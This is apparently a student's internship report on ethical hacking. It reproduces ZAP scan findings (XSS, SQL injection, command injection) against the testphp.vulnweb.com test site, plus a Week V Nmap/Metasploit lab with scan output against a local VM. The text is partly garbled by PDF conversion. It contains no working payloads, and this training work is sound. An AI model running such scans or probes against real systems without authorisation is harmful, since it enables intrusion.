.htaccess Information Leak (7)

- ▶ GET http://testphp.vulnweb.com/Mod_Rewrite_Shop/.htaccess
- ▶ GET http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-1/.htaccess
- ▶ GET http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-2/.htaccess
- ▶ GET http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-3/.htaccess
- ▶ GET http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/color-printer/3/.htaccess
- ▶ GET http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/.htaccess
- ▶ GET http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/web-camera-a4tech/2/.htaccess

Missing Anti-clickjacking Header (45)

- ▶ GET http://testphp.vulnweb.com
- ▶ GET http://testphp.vulnweb.com/
- ▶ GET http://testphp.vulnweb.com/AJAX/index.php
- ▶ GET http://testphp.vulnweb.com/artists.php

Academic Year: 2021-22	Weekly Report Format for Internship	Revision : 00 Dated : 20/11/2019
Term – II	Department : Computer Engineering	Date of Preparation : 3/01/2022

```

ZAP Scanning Report | file:///home/kali/Desktop/2022-01-12-ZAP-Report-.html
Jan 13 00:01
GET http://testphp.vulnweb.com/artists.php?artist=1
GET http://testphp.vulnweb.com/artists.php?artist=2
GET http://testphp.vulnweb.com/artists.php?artist=3
GET http://testphp.vulnweb.com/cart.php
GET http://testphp.vulnweb.com/categories.php
GET http://testphp.vulnweb.com/disclaimer.php
GET http://testphp.vulnweb.com/guestbook.php
GET http://testphp.vulnweb.com/hpp/
GET http://testphp.vulnweb.com/hpp/?pp=12
GET http://testphp.vulnweb.com/hpp/params.php?p=validdpp=12
GET http://testphp.vulnweb.com/index.php
GET http://testphp.vulnweb.com/listproducts.php?artist=1
GET http://testphp.vulnweb.com/listproducts.php?artist=2
GET http://testphp.vulnweb.com/listproducts.php?artist=3
GET http://testphp.vulnweb.com/listproducts.php?cat=1
GET http://testphp.vulnweb.com/listproducts.php?cat=2
GET http://testphp.vulnweb.com/listproducts.php?cat=3

```

```

ZAP Scanning Report | file:///home/kali/Desktop/2022-01-12-ZAP-Report-.html
Jan 13 00:02
GET http://testphp.vulnweb.com/listproducts.php?cat=4
GET http://testphp.vulnweb.com/login.php
GET http://testphp.vulnweb.com/Mod_Rewrite_Shop/
GET http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-1/
GET http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-2/
GET http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-3/
GET http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/color-printer/3/
GET http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/
GET http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/web-camera-a4tech/2/
GET http://testphp.vulnweb.com/Mod_Rewrite_Shop/RateProduct-1.html
GET http://testphp.vulnweb.com/Mod_Rewrite_Shop/RateProduct-2.html
GET http://testphp.vulnweb.com/Mod_Rewrite_Shop/RateProduct-3.html
GET http://testphp.vulnweb.com/product.php?pic=1
GET http://testphp.vulnweb.com/product.php?pic=2
GET http://testphp.vulnweb.com/product.php?pic=3
GET http://testphp.vulnweb.com/product.php?pic=4

```

Academic Year: 2021-22	Weekly Report Format for Internship	Revision : 00 Dated : 20/11/2019
Term – II	Department : Computer Engineering	Date of Preparation : 3/01/2022

ZAP Scanning Report | file:///home/kali/Desktop/2022-01-12-ZAP-Report-.html | Jan 13 00:02

- GET http://testphp.vulnweb.com/product.php?pic=5
- GET http://testphp.vulnweb.com/product.php?pic=6
- GET http://testphp.vulnweb.com/product.php?pic=7
- GET http://testphp.vulnweb.com/signup.php
- POST http://testphp.vulnweb.com/cart.php
- POST http://testphp.vulnweb.com/guestbook.php
- POST http://testphp.vulnweb.com/search.php?test=query
- POST http://testphp.vulnweb.com/secured/newuser.php

Risk=Low, Confidence=Medium (172)

http://testphp.vulnweb.com (172)	
<u>Absence of Anti-CSRF Tokens (41)</u>	
► GET http://testphp.vulnweb.com/	
► GET http://testphp.vulnweb.com/	
► GET http://testphp.vulnweb.com/artists.php	
► GET http://testphp.vulnweb.com/artists.php?artist=1	
► GET http://testphp.vulnweb.com/artists.php?artist=2	

ZAP Scanning Report | file:///home/kali/Desktop/2022-01-12-ZAP-Report-.html | Jan 13 00:03

- GET http://testphp.vulnweb.com/artists.php?artist=3
- GET http://testphp.vulnweb.com/cart.php
- GET http://testphp.vulnweb.com/categories.php
- GET http://testphp.vulnweb.com/disclaimer.php
- GET http://testphp.vulnweb.com/guestbook.php
- GET http://testphp.vulnweb.com/guestbook.php
- GET http://testphp.vulnweb.com/index.php
- GET http://testphp.vulnweb.com/listproducts.php?artist=1
- GET http://testphp.vulnweb.com/listproducts.php?artist=2
- GET http://testphp.vulnweb.com/listproducts.php?artist=3
- GET http://testphp.vulnweb.com/listproducts.php?cat=1
- GET http://testphp.vulnweb.com/listproducts.php?cat=2
- GET http://testphp.vulnweb.com/listproducts.php?cat=3
- GET http://testphp.vulnweb.com/listproducts.php?cat=4
- GET http://testphp.vulnweb.com/login.php
- GET http://testphp.vulnweb.com/login.php

Academic Year: 2021-22	Weekly Report Format for Internship	Revision : 00 Dated : 20/11/2019
Term – II	Department : Computer Engineering	Date of Preparation : 3/01/2022

```

GET http://testphp.vulnweb.com/product.php?pic=1
GET http://testphp.vulnweb.com/product.php?pic=1
GET http://testphp.vulnweb.com/product.php?pic=2
GET http://testphp.vulnweb.com/product.php?pic=2
GET http://testphp.vulnweb.com/product.php?pic=3
GET http://testphp.vulnweb.com/product.php?pic=3
GET http://testphp.vulnweb.com/product.php?pic=4
GET http://testphp.vulnweb.com/product.php?pic=4
GET http://testphp.vulnweb.com/product.php?pic=5
GET http://testphp.vulnweb.com/product.php?pic=5
GET http://testphp.vulnweb.com/product.php?pic=6
GET http://testphp.vulnweb.com/product.php?pic=6
GET http://testphp.vulnweb.com/product.php?pic=7
GET http://testphp.vulnweb.com/product.php?pic=7
GET http://testphp.vulnweb.com/signup.php
GET http://testphp.vulnweb.com/signup.php

```

```


POST http://testphp.vulnweb.com/cart.php
POST http://testphp.vulnweb.com/guestbook.php
POST http://testphp.vulnweb.com/guestbook.php
POST http://testphp.vulnweb.com/search.php?test=query
Server Leaks Information via "X-Powered-By" HTTP Response Header Field(s) (63)
GET http://testphp.vulnweb.com
GET http://testphp.vulnweb.com/
GET http://testphp.vulnweb.com/AJAX/index.php
GET http://testphp.vulnweb.com/artists.php
GET http://testphp.vulnweb.com/artists.php?artist=1
GET http://testphp.vulnweb.com/artists.php?artist=2
GET http://testphp.vulnweb.com/artists.php?artist=3
GET http://testphp.vulnweb.com/cart.php
GET http://testphp.vulnweb.com/categories.php
GET http://testphp.vulnweb.com/disclaimer.php
GET http://testphp.vulnweb.com/guestbook.php

```

Academic Year: 2021-22	Weekly Report Format for Internship	Revision : 00 Dated : 20/11/2019
Term – II	Department : Computer Engineering	Date of Preparation : 3/01/2022

```

    ▶ GET http://testphp.vulnweb.com/hpp/
    ▶ GET http://testphp.vulnweb.com/hpp/?pp=12
    ▶ GET http://testphp.vulnweb.com/hpp/params.php?p=valid&pp=12
    ▶ GET http://testphp.vulnweb.com/index.php
    ▶ GET http://testphp.vulnweb.com/listproducts.php?artist=1
    ▶ GET http://testphp.vulnweb.com/listproducts.php?artist=2
    ▶ GET http://testphp.vulnweb.com/listproducts.php?rtist=3
    ▶ GET http://testphp.vulnweb.com/listproducts.php?ct=1
    ▶ GET http://testphp.vulnweb.com/listproducts.php?cat=2
    ▶ GET http://testphp.vulnweb.com/listproducts.php?cat=3
    ▶ GET http://testphp.vulnweb.com/listproducts.php?cat=4
    ▶ GET http://testphp.vulnweb.com/login.php
    ▶ GET http://testphp.vulnweb.com/Mod_Rewrite_Shop/
    ▶ GET http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-1/
    ▶ GET http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-2/
    ▶ GET http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-3/
  
```



```

    ▶ GET http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/color-printer/3/
    ▶ GET http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attached-
      storage-dLink/1/
    ▶ GET http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/web-camera-a4tech/2/
    ▶ GET http://testphp.vulnweb.com/Mod_Rewrite_Shop/RateProduct-1.html
    ▶ GET http://testphp.vulnweb.com/Mod_Rewrite_Shop/RateProduct-2.html
    ▶ GET http://testphp.vulnweb.com/Mod_Rewrite_Shop/RateProduct-3.html
    ▶ GET http://testphp.vulnweb.com/privacy.php
    ▶ GET http://testphp.vulnweb.com/product.php?pic=1
    ▶ GET http://testphp.vulnweb.com/product.php?pic=2
    ▶ GET http://testphp.vulnweb.com/product.php?pic=3
    ▶ GET http://testphp.vulnweb.com/product.php?pic=4
    ▶ GET http://testphp.vulnweb.com/product.php?pic=5
    ▶ GET http://testphp.vulnweb.com/product.php?pic=6
    ▶ GET http://testphp.vulnweb.com/product.php?pic=7
    ▶ GET http://testphp.vulnweb.com/showimage.php?file='%20%20pict.item(0).firstChild.nodeValue%20+%20'
    ▶ GET http://testphp.vulnweb.com/showimage.php?file=../pictures/1.jpg
  
```

Academic Year: 2021-22	Weekly Report Format for Internship	Revision : 00 Dated : 20/11/2019
Term – II	Department : Computer Engineering	Date of Preparation : 3/01/2022

```

GET http://testphp.vulnweb.com/showimage.php?file=../pictures/1.jpg&size=160
GET http://testphp.vulnweb.com/showimage.php?file=../pictures/2.jpg
GET http://testphp.vulnweb.com/showimage.php?file=../pictures/2.jpg&size=160
GET http://testphp.vulnweb.com/showimage.php?file=../pictures/3.jpg
GET http://testphp.vulnweb.com/showimage.php?file=../pictures/3.jpg&size=160
GET http://testphp.vulnweb.com/showimage.php?file=../pictures/4.jpg
GET http://testphp.vulnweb.com/showimage.php?file=../pictures/4.jpg&size=160
GET http://testphp.vulnweb.com/showimage.php?file=../pictures/5.jpg
GET http://testphp.vulnweb.com/showimage.php?file=../pictures/5.jpg&size=160
GET http://testphp.vulnweb.com/showimage.php?file=../pictures/6.jpg
GET http://testphp.vulnweb.com/showimage.php?file=../pictures/6.jpg&size=160
GET http://testphp.vulnweb.com/showimage.php?file=../pictures/7.jpg
GET http://testphp.vulnweb.com/showimage.php?file=../pictures/7.jpg&size=160
GET http://testphp.vulnweb.com/signup.php
GET http://testphp.vulnweb.com/userinfo.php
POST http://testphp.vulnweb.com/cart.php

```

```

POST http://testphp.vulnweb.com/guestbook.php
POST http://testphp.vulnweb.com/search.php?test=query
POST http://testphp.vulnweb.com/secured/newuser.php
POST http://testphp.vulnweb.com/userinfo.php
Content-Type-Options Header Missing \(68\)
GET http://testphp.vulnweb.com/
GET http://testphp.vulnweb.com/
GET http://testphp.vulnweb.com/AJAX/index.php
GET http://testphp.vulnweb.com/AJAX/styles.css
GET http://testphp.vulnweb.com/artists.php
GET http://testphp.vulnweb.com/artists.php?artist=1
GET http://testphp.vulnweb.com/artists.php?artist=2
GET http://testphp.vulnweb.com/artists.php?artist=3
GET http://testphp.vulnweb.com/cart.php
GET http://testphp.vulnweb.com/categories.php
GET http://testphp.vulnweb.com/disclaimer.php

```

Academic Year: 2021-22	Weekly Report Format for Internship	Revision : 00 Dated : 20/11/2019
Term – II	Department : Computer Engineering	Date of Preparation : 3/01/2022

```

    ▶ GET http://testphp.vulnweb.com/guestbook.php
    ▶ GET http://testphp.vulnweb.com/hpp/
    ▶ GET http://testphp.vulnweb.com/hpp/?pp=12
    ▶ GET http://testphp.vulnweb.com/hpp/params.php?p=valid&pp=12
    ▶ GET http://testphp.vulnweb.com/images/logo.gif
    ▶ GET http://testphp.vulnweb.com/images/remark.gif
    ▶ GET http://testphp.vulnweb.com/index.php
    ▶ GET http://testphp.vulnweb.com/listproducts.php?artist=1
    ▶ GET http://testphp.vulnweb.com/listproducts.php?artist=2
    ▶ GET http://testphp.vulnweb.com/listproducts.php?artist=3
    ▶ GET http://testphp.vulnweb.com/listproducts.php?cat=1
    ▶ GET http://testphp.vulnweb.com/listproducts.php?cat=2
    ▶ GET http://testphp.vulnweb.com/listproducts.php?cat=3
    ▶ GET http://testphp.vulnweb.com/listproducts.php?cat=4
    ▶ GET http://testphp.vulnweb.com/login.php
    ▶ GET http://testphp.vulnweb.com/Mod_Rewrite_Shop/
  
```

```

    ▶ GET http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-1/
    ▶ GET http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-2/
    ▶ GET http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-3/
    ▶ GET http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/color-printer/3/
    ▶ GET http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attached-
      storage-dlink/1/
    ▶ GET http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/web-camera-a4tech/2/
    ▶ GET http://testphp.vulnweb.com/Mod_Rewrite_Shop/images/1.jpg
    ▶ GET http://testphp.vulnweb.com/Mod_Rewrite_Shop/images/2.jpg
    ▶ GET http://testphp.vulnweb.com/Mod_Rewrite_Shop/images/3.jpg
    ▶ GET http://testphp.vulnweb.com/Mod_Rewrite_Shop/RateProduct-1.html
    ▶ GET http://testphp.vulnweb.com/Mod_Rewrite_Shop/RateProduct-2.html
    ▶ GET http://testphp.vulnweb.com/Mod_Rewrite_Shop/RateProduct-3.html
    ▶ GET http://testphp.vulnweb.com/product.php?pic=1
    ▶ GET http://testphp.vulnweb.com/product.php?pic=2
    ▶ GET http://testphp.vulnweb.com/product.php?pic=3
  
```

Academic Year: 2021-22	Weekly Report Format for Internship	Revision : 00 Dated : 20/11/2019
Term – II	Department : Computer Engineering	Date of Preparation : 3/01/2022

```

GET http://testphp.vulnweb.com/product.php?pic=4
GET http://testphp.vulnweb.com/product.php?pic=5
GET http://testphp.vulnweb.com/product.php?pic=6
GET http://testphp.vulnweb.com/product.php?pic=7
GET http://testphp.vulnweb.com/secured/style.css
GET http://testphp.vulnweb.com/showimage.php?file='%20%20pict.item(0).firstChild.nodeValue%20%20'
GET http://testphp.vulnweb.com/showimage.php?file=../pictures/1.jpg
GET http://testphp.vulnweb.com/showimage.php?file=../pictures/1.jpg&size=160
GET http://testphp.vulnweb.com/showimage.php?file=../pictures/2.jpg
GET http://testphp.vulnweb.com/showimage.php?file=../pictures/2.jpg&size=160
GET http://testphp.vulnweb.com/showimage.php?file=../pictures/3.jpg
GET http://testphp.vulnweb.com/showimage.php?file=../pictures/3.jpg&size=160
GET http://testphp.vulnweb.com/showimage.php?file=../pictures/4.jpg
GET http://testphp.vulnweb.com/showimage.php?file=../pictures/4.jpg&size=160
GET http://testphp.vulnweb.com/showimage.php?file=../pictures/5.jpg
GET http://testphp.vulnweb.com/showimage.php?file=../pictures/5.jpg&size=160

```

```

GET http://testphp.vulnweb.com/showimage.php?file=../pictures/6.jpg
GET http://testphp.vulnweb.com/showimage.php?file=../pictures/6.jpg&size=160
GET http://testphp.vulnweb.com/showimage.php?file=../pictures/7.jpg
GET http://testphp.vulnweb.com/showimage.php?file=../pictures/7.jpg&size=160
GET http://testphp.vulnweb.com/signup.php
GET http://testphp.vulnweb.com/style.css
POST http://testphp.vulnweb.com/cart.php
POST http://testphp.vulnweb.com/guestbook.php
POST http://testphp.vulnweb.com/search.php?test=query
POST http://testphp.vulnweb.com/secured/newuser.php

```

Risk=Informational, Confidence=Low (33)

http://testphp.vulnweb.com (33)
Charset Mismatch (Header Versus Meta Content-Type Charset) (32)
▶ GET http://testphp.vulnweb.com
▶ GET http://testphp.vulnweb.com/

Academic Year: 2021-22	Weekly Report Format for Internship	Revision : 00 Dated : 20/11/2019
Term – II	Department : Computer Engineering	Date of Preparation : 3/01/2022

```

GET http://testphp.vulnweb.com/AJAX/index.php
GET http://testphp.vulnweb.com/artists.php
GET http://testphp.vulnweb.com/artists.php?artist=1
GET http://testphp.vulnweb.com/artists.php?artist=2
GET http://testphp.vulnweb.com/artists.php?artist=3
GET http://testphp.vulnweb.com/cart.php
GET http://testphp.vulnweb.com/categories.php
GET http://testphp.vulnweb.com/disclaimer.php
GET http://testphp.vulnweb.com/guestbook.php
GET http://testphp.vulnweb.com/index.php
GET http://testphp.vulnweb.com/listproducts.php?artist=1
GET http://testphp.vulnweb.com/listproducts.php?artist=2
GET http://testphp.vulnweb.com/listproducts.php?artist=3
GET http://testphp.vulnweb.com/listproducts.php?cat=1
GET http://testphp.vulnweb.com/listproducts.php?cat=2
GET http://testphp.vulnweb.com/listproducts.php?cat=3
GET http://testphp.vulnweb.com/listproducts.php?ohn=cat=4

```

```

GET http://testphp.vulnweb.com/login.php
GET http://testphp.vulnweb.com/product.php?pic=1
GET http://testphp.vulnweb.com/product.php?pic=2
GET http://testphp.vulnweb.com/product.php?pic=3
GET http://testphp.vulnweb.com/product.php?pic=4
GET http://testphp.vulnweb.com/product.php?pic=5
GET http://testphp.vulnweb.com/product.php?pic=6
GET http://testphp.vulnweb.com/product.php?pic=7
GET http://testphp.vulnweb.com/signup.php
POST http://testphp.vulnweb.com/cart.php
POST http://testphp.vulnweb.com/guestbook.php
POST http://testphp.vulnweb.com/search.php?test=query
POST http://testphp.vulnweb.com/secured/newuser.php
Information Disclosure - Suspicious Comments (1)
GET http://testphp.vulnweb.com/AJAX/index.php

```

Academic Year: 2021-22	Weekly Report Format for Internship	Revision : 00 Dated : 20/11/2019
Term – II	Department : Computer Engineering	Date of Preparation : 3/01/2022

The screenshot shows a Firefox browser window with the title "ZAP Scanning Report". The URL in the address bar is "file:///home/kali/Desktop/2022-01-12-ZAP-Report-.html". The page content is titled "Appendix" and "Alert types". It contains sections for "Cross Site Scripting (DOM Based)" and "Cross Site Scripting (Reflected)". Each section includes a table with columns for Source, CWE ID, WASC ID, and Reference.

Source	CWE ID	WASC ID	Reference
raised by an active scanner (Cross Site Scripting (DOM Based))	79	8	<ul style="list-style-type: none"> http://projects.webappsec.org/Cross-Site-Scripting http://cwe.mitre.org/data/definitions/79.html
raised by an active scanner (Cross Site Scripting (Reflected))	79	8	<ul style="list-style-type: none"> http://projects.webappsec.org/Cross-Site-Scripting http://cwe.mitre.org/data/definitions/79.html

The screenshot shows a Firefox browser window with the title "ZAP Scanning Report". The URL in the address bar is "file:///home/kali/Desktop/2022-01-12-ZAP-Report-.html". The page content includes sections for "Remote OS Command Injection", "SQL Injection", and ".htaccess Information Leak". Each section includes a table with columns for Source, CWE ID, WASC ID, and Reference.

Source	CWE ID	WASC ID	Reference
raised by an active scanner (Remote OS Command Injection)	78	31	<ul style="list-style-type: none"> http://cwe.mitre.org/data/definitions/78.html https://owasp.org/www-community/attacks/Command_Injection
raised by an active scanner (SQL Injection)	89	19	<ul style="list-style-type: none"> https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html
raised by an active scanner (.htaccess Information Leak)	94	14	

Academic Year: 2021-22	Weekly Report Format for Internship	Revision : 00 Dated : 20/11/2019
Term – II	Department : Computer Engineering	Date of Preparation : 3/01/2022

ZAP Scanning Report

Missing Anti-clickjacking Header

- Source: raised by a passive scanner ([Anti-clickjacking Header](#))
- CWE ID: 1021
- WASC ID: 15
- Reference:
 - <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options>

Absence of Anti-CSRF Tokens

- Source: raised by a passive scanner ([Absence of Anti-CSRF Tokens](#))
- CWE ID: 352
- WASC ID: 9
- Reference:
 - <http://projects.webappsec.org/Cross-Site-Request-Forgery>
 - <http://cwe.mitre.org/data/definitions/352.html>

Server Leaks Information via "X-Powered-By" HTTP Response Header Field(s)

- Source: raised by a passive scanner ([Server Leaks Information via "X-Powered-By" HTTP Response Header Field\(s\)](#))

ZAP Scanning Report


X-Content-Type-Options Header Missing


- Source: raised by a passive scanner ([X-Content-Type-Options Header Missing](#))
- CWE ID: 200
- WASC ID: 13
- Reference:
 - <http://blogs.msdn.com/b/varunm/archive/2013/04/23/remove-unwanted-http-response-headers.aspx>
 - <http://www.troyhunt.com/2012/02/shhh-dont-let-your-response-headers.html>

Charset Mismatch (Header Versus Meta Content-Type Charset)

- Source: raised by a passive scanner ([Charset Mismatch](#))
- CWE ID: 436
- WASC ID: 15

Academic Year: 2021-22	Weekly Report Format for Internship	Revision : 00 Dated : 20/11/2019
Term – II	Department : Computer Engineering	Date of Preparation : 3/01/2022





**Dr D Y Patil Pratishthan's
Dr. D.Y. Patil Institute of Engineering, Management
and Research, Akurdi, Pune**

DI No.:
ACAD/DI/72

Academic Year: 2021-22	Weekly Report Format for Internship	Revision : 00 Dated : 20/11/2019
Term – II	Department : Computer Engineering	Date of Preparation : 3/01/2022

Weekly Report for Internship

Roll No: TACO19108

Name of the Student: Ojus Jaiswal

Name of the Company: T A L A K U N C H I Networks Pvt. Ltd.

Domain of Internship: Cyber Security (Ethical Hacking)

Name of the Internal Guide: Mrs. Nalini Jagtap

Name of the External Guide: Mrs. Poojitha Nandimandalam

Duration of Internship: 2 Months



**Dr D Y Patil Pratishthan's
Dr. D.Y. Patil Institute of Engineering, Management
and Research, Akurdi, Pune**

DI No.:
ACAD/DI/72

Academic Year: 2021-22	Weekly Report Format for Internship	Revision : 00 Dated : 20/11/2019
Term – II	Department : Computer Engineering	Date of Preparation : 3/01/2022

Week - V

Dates: 7 February, 2022 to 13 February, 2022

Description of work done till date:

In fifth week, we were given project no. 3 i.e., Scanning for Open ports and attacking them. In this project we have to use Nmap scanning for checking open ports and Rapid7 for exploiting open ports.

We were first told to attend sessions from LMS which will cover basics regarding the topic. Then after completion of sessions from LMS, live hands-on lecture was conducted in which the instructor showed us practical implementation of project. Then doubt session was conducted for clearing our doubts and to check if we were facing any problem in project execution.

Student Sign

Internal Guide Sign

Academic Year: 2021-22	Weekly Report Format for Internship	Revision : 00 Dated : 20/11/2019
Term – II	Department : Computer Engineering	Date of Preparation : 3/01/2022


Supporting Documents:

Project 3

Scanning for Open ports and attacking them

Task 1 :- Login to Metasploit and extract IP address.

Solution :-



Academic Year: 2021-22	Weekly Report Format for Internship	Revision : 00 Dated : 20/11/2019
Term – II	Department : Computer Engineering	Date of Preparation : 3/01/2022

Task 2 :- Do Nmap scanning on the IP, Extract Open port and Version Details.

Solution :-

```

File Actions Edit View Help
[...]
root@kali:[/home/kali]
# nmap -sS -p21 192.168.56.105
Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-03 17:31 CST
Nmap scan report for 192.168.56.105
Host is up (0.036s latency).
All 1000 scanned ports on 192.168.56.105 are filtered

Nmap done: 1 IP address (1 host up) scanned in 6.80 seconds

[...]
# nmap -sS -p21 -v 192.168.56.105
Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-03 17:31 CST
Nmap scan report for 192.168.56.105
Host is up (0.044s latency).

PORT      STATE    SERVICE
21/tcp    filtered  ftp

Nmap done: 1 IP address (1 host up) scanned in 0.68 seconds

[...]
# nmap -sS -p21 -v 192.168.56.105
Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-03 17:32 CST
Nmap scan report for 192.168.56.105
Host is up (0.031s latency).

PORT      STATE    SERVICE
21/tcp    filtered  ftp
22/tcp    filtered  ssh
24/tcp    filtered  priv-mail

Nmap done: 1 IP address (1 host up) scanned in 3.55 seconds

[...]
# nmap -sS -p21 -v 192.168.56.105
Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-03 17:32 CST
Nmap scan report for 192.168.56.105
Host is up (0.038s latency).

PORT      STATE    SERVICE VERSION
21/tcp    filtered  ftp

We're having trouble getting your page back.
We're having trouble restoring your last browsing session. Select
"Always ask me what to do" to try again.

[...]

```

```

File Actions Edit View Help
[...]
root@kali:[/home/kali]
Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-03 17:31 CST
Nmap scan report for 192.168.56.105
Host is up (0.044s latency).

PORT      STATE    SERVICE
21/tcp    filtered  ftp

